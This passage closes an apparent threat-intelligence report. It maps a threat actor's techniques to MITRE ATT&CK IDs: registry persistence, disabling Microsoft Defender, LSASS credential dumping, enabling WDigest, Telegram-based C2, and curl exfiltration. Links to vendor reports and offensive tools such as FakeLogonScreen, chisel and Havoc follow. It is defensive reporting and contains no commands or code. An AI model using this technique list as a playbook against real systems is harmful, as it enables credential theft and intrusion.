	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001	Manipulating registry keys to ensure malware execution upon startup.
Defense Evasion	Impair Defenses: Disable or Modify Tools	T1562.001	Disabling features of Microsoft Defender and the Windows firewall.
	Obfuscated Files or Information	T1027	Use of Base64 encoding and obfuscated macros to hide malicious code.
	Living off the Land	T1218	Relying on standard Windows utilities like netsh, nltest, and bitsadmin.
Credential Access	OS Credential Dumping: LSASS Memory	T1003.001	Creating LSASS dumps to extract credentials.
	Steal Web Browser Information	T1555.003	Using custom Golang and Python tools to collect history, logins, and cookies.
	Input Capture: GUI Input Capture	T1056.002	Using the open-source tool FakeLogonScreen to capture victim passwords.
	Modify Authentication Process: WDigest Authentication	T1556.002	Enabling WDigest to store credentials in plaintext.
Discovery	Remote System Discovery	T1018	Using nltest to discover domain controller addresses.
	Network Service Discovery	T1046	Using Acunetix to find vulnerabilities in target web applications.
Lateral Movement	Remote Services: Windows Remote Management	T1021.006	Utilizing WMI to execute processes remotely within a network.
Collection	Screen Capture	T1113	Taking screenshots of infected machines using the PRTSC (Print Screen) key.
	Archive Collected Data: Archive via Utility	T1560.001	Packaging stolen documents and files into RAR archives for exfiltration.

Command and Control	Application Layer Protocol: Web Protocols	T1071.001	Using the Telegram Bot API for C2 communication via HTTPS.
	Protocol Tunneling	T1572	Using tools like chisel and resocks to establish tunnels.
Exfiltration	Exfiltration Over C2 Channel	T1041	Sending stolen data back through the Telegram-based command channel.
	Exfiltration Over Web Service	T1567	Using curl to POST stolen files to an external exfiltration server.

Resources

- [1]: <https://blog.talosintelligence.com/attributing-yorotrooper/>
- [2]: <https://www.group-ib.com/blog/shadowsilk/>
- [3]: <https://www.seqrte.com/blog/silent-lynx-apt-targeting-central-asian-entities/>
- [4]: <https://securelist.com/tomiris-called-they-want-their-turla-malware-back/109552/>
- [5]: <https://securelist.com/tomiris-new-tools/118143/>
- [6]: <https://github.com/bitsadmin/fakelogonscreen>
- [7]: <https://github.com/RedTeamPentesting/resocks>
- [8]: <https://github.com/jpillora/chisel>
- [9]: <https://github.com/HavocFramework/Havoc>
- [10]: <https://eurasianet.org/kyrgyzstan-struggling-to-refill-toktogul-reservoir>
- [11]: <https://caspiannews.com/news-detail/russia-kazakhstan-sign-memorandum-for-new-cross-border-gas-pipeline-project-2025-10-10-0/>